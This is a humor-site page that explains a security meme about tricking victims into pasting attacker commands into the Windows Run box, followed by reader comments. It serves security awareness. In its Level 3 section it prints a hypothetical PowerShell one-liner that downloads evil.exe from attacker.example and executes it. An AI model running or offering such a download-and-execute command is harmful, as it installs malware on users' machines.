Skip to content
DevMeme
5483 of 7435
The Malware Exploit Chain That Requires Maximum User Cooperation
Security Post #6010, on May 20, 2024 in TG

The Malware Exploit Chain That Requires Maximum User Cooperation

Why is this Security meme funny?

Level 1: Letting the Robber In

Imagine a thief sends someone a note saying, "Please leave your front door unlocked tonight, I need to come in to fix something." And the person actually does it! The robber just walks right in without any effort. This meme is funny for the same reason. The “bad guy” didn’t have to break any computer locks or use fancy hacking tools at all. Instead, they tricked the victim into opening the door for them (by running the bad command themselves). It’s like someone unwittingly inviting a robber inside their house. We laugh and shake our heads because the mistake is so obvious: you should never let a stranger into your home just because they asked nicely, and likewise, you should never run a suspicious program on your computer just because some random file told you to.

Level 2: Command-Line Con


This meme shows a classic social engineering attack. Social engineering means tricking a person into doing something that compromises their own security. Instead of hacking the computer’s code directly, the attacker relies on human trust (or confusion). Here, the attacker likely sent the target an HTML file (a webpage file) as a lure. HTML files are usually opened in your web browser. The file might have displayed a fake warning or a tempting message. For example, it could say: "Your system is at risk! Please copy the text below and run it to secure your account." The victim, not realizing it's a trap, opens the file and sees those instructions.

The next part of the sequence: “victim pastes CMD script into run window.” This is where the attack actually happens. CMD refers to the Windows Command Prompt (the command-line interface (CLI) for Windows, where you type text commands). The Run window (opened by pressing Win + R on a Windows PC) is a small dialog box that lets you run any program or command by typing its name or a command string. When the victim pastes the attacker’s CMD script into that Run box and hits Enter, they are essentially telling their own computer to execute a bunch of instructions provided by the attacker. Those instructions are the malicious payload. In all likelihood, the script would quickly download and install some form of malware (malicious software). That’s why the little window in the meme has a skull-and-crossbones icon with gears – it symbolizes the malware launching and doing bad things in the system. The arrow off to the right indicates the attack continues from there (usually the malware would connect back to the attacker or start causing damage).

For a new developer or user, this scenario is a big “Don’t try this at home!” lesson. The humor comes from how absurd it is: the victim literally helps the hacker by obeying the instructions. It’s essentially a high-tech con job. Phishing emails and other scams often work this way – they convince you that you must follow certain steps for your own benefit, but those steps actually let an attacker in. This meme is a reminder of a fundamental security rule: never copy-paste commands or run programs if you aren’t 100% sure where they came from. Even if it looks official, double-check! In short, the attacker abused a normal feature (the Windows Run box) by convincing the user to misuse it. It’s a simple trick, but it can completely bypass even the best defenses if someone isn’t paying attention.

Level 3: The Human Zero-Day

This exploit chain is both ridiculous and alarmingly plausible to anyone who's spent time in security. The meme’s flowchart humorously relies on the one vulnerability you can’t patch: the human user. In a proper hack, attackers find weaknesses in software or networks. Here, the “weakness” is simply trust and ignorance. It's like the attacker said, "I could attempt a complex remote code execution... or I could just ask the user to run my code for me." And unbelievably, the plan works. The phrase “victim does WHAT” at the top captures every security engineer’s incredulous reaction: They pasted the attacker's command into the Run box?!

What’s going on? The diagram shows a three-step attack chain:

  1. The attacker delivers an HTML file (maybe as an email attachment or download). An HTML file is usually a harmless web page, which might lull the target into opening it. It could be crafted to look legitimate (perhaps a phishing page or a fake "update your system" notice).
  2. The victim opens this file and ends up copy-pasting a CMD script from it into the Windows Run dialog. (The Run dialog is that little pop-up in Windows where you can launch programs by typing their name – basically a quick way to access the CLI on Windows.) The attacker’s payload is literally delivered as text that the user willingly runs. This is social engineering at its finest: no malware exploit needed if you can trick someone into typing it in themselves.
  3. As soon as the victim hits Enter, the malicious command executes. The meme shows a skull-and-crossbones in the Run window – the universal sign of “you just ran something bad.” Those gear icons turning next to it? That’s the malware working away, doing whatever nasty stuff it was designed to do (installing a virus, opening a backdoor, etc.). The final arrow trailing off-screen implies the attack continues to unfold – the hacker has effectively gained a foothold in the system, all thanks to the user's help.

Professionals in security often joke that "there is no CVE for gullibility." In other words, you can’t assign a patch or severity score to human error, but it's exploited just as often as any software bug. This meme hits on that bitter truth. It’s a facepalm-funny reminder that after we’ve locked down firewalls, hardened operating systems, and scanned for every zero-day exploit, an attacker might still get in simply by asking nicely. Why spend effort on bypassing technical safeguards when a convincingly worded prompt can get a user to open the door from the inside?

We've seen real versions of this cmd_paste_exploit in the wild. For example, an email might say "Your account is at risk! Copy and run the following command to secure your system." Next thing you know, the user is launching PowerShell with a snippet that downloads malware. Here’s a hypothetical payload that an attacker might trick someone into executing:

# Malicious command the victim is tricked into running:
powershell -NoProfile -Command "(New-Object System.Net.WebClient).DownloadFile('http://attacker.example/evil.exe','%TEMP%\\evil.exe'); Start-Process '%TEMP%\\evil.exe'"

(In plain English: this tells Windows to quietly download a program named "evil.exe" from an attacker’s server into a temp folder and then run it. Yup, it's as bad as it sounds.)

The absurdity is not lost on seasoned developers and sysadmins. We invest in intrusion detection, antivirus, network segmentation – yet a naive user with a Run window can undo it all by executing a hacker’s command. This meme resonates because it highlights a dirty secret in cybersecurity: the weakest link is often the person behind the keyboard. It’s both funny and frustrating that an “exploit” can be nothing more than a con game. As the saying goes in IT, this is a classic Layer 8 problem (an issue with the user layer). In simpler terms: the user literally became the exploit. And sadly, there’s no easy patch for that.

Description

A meme diagram with a black header that reads, 'victim does WHAT' in an incredulous tone. Below, a flowchart on a white background depicts a sequence of events. The flow starts with an arrow pointing to an icon of an HTML file, labeled 'HTML file'. A second arrow points to the next step, described as 'victim pastes CMD script into run window'. This text is next to an icon of a window containing a bug-like creature with a skull on it, and gears, symbolizing a malicious process. A final arrow points off-screen. The humor comes from the sheer absurdity of the attack vector. While many exploits rely on tricking users into clicking links or opening files, this one requires the victim to perform a series of specific, manual, and suspicious actions - copying a script and pasting it into a command execution window. The meme expresses the disbelief of security professionals that such a convoluted social engineering scheme could ever be successful
Comments

13
Anonymous ★ Top Pick Some malware requires a zero-day exploit. This one requires a user with zero days of computer experience
  1. Anonymous ★ Top Pick

    Some malware requires a zero-day exploit. This one requires a user with zero days of computer experience

  2. Anonymous

    We spend two hours threat-modeling kernel ASLR entropy, and the red-team POC is literally “tell finance to Win-R and paste a 300-byte Base64 blob” - 99% success rate every quarter

  3. Anonymous

    After 20 years of security training, we've successfully taught users not to click suspicious executables. So naturally, attackers pivoted to having them manually copy-paste the payload themselves - because nothing says 'secure system' like turning your users into unwitting bash interpreters

  4. Anonymous

    The most sophisticated zero-day exploit is still no match for convincing someone to press Win+R and paste random commands from the internet. No CVE required, just a compelling story and the eternal optimism that 'this will definitely fix my problem.' It's the human equivalent of SQL injection, except the database is trust and the payload is regret

  5. Anonymous

    CMD in HTML: the 'full-stack' refactor where your browser becomes a reluctant terminal emulator

  6. Anonymous

    If your kill chain includes ‘open HTML, copy payload, Win+R, paste’, you’re not exploiting a CVE so much as the org chart - CVSS varies directly with the security training budget

  7. Anonymous

    Every APT write‑up: HTML smuggles a blob, victim pastes a certutil/bitsadmin one‑liner into Win+R, game over - if our users could follow instructions that well, our rollback runbooks would finally work too

  8. @defileroff 2y

    *professional victim

    1. @prirai 2y

      Please redeem saar

  9. @SergioEremin 2y

    ve ar very bad hacking, pleaz delete yor system32 folder manully

  10. @azizhakberdiev 2y

    hacks the hacker back I suppose?

  11. @deerspangle 2y

    I'm guessing this is talking about the thing where some instructions (or stack overflow) says to run X command, but it actually has Y command hidden in it such that you only see X command but copy paste will run Y command

    1. @kitbot256 2y

      It can be a faked instruction from your IT to do this and that…

Use J and K for navigation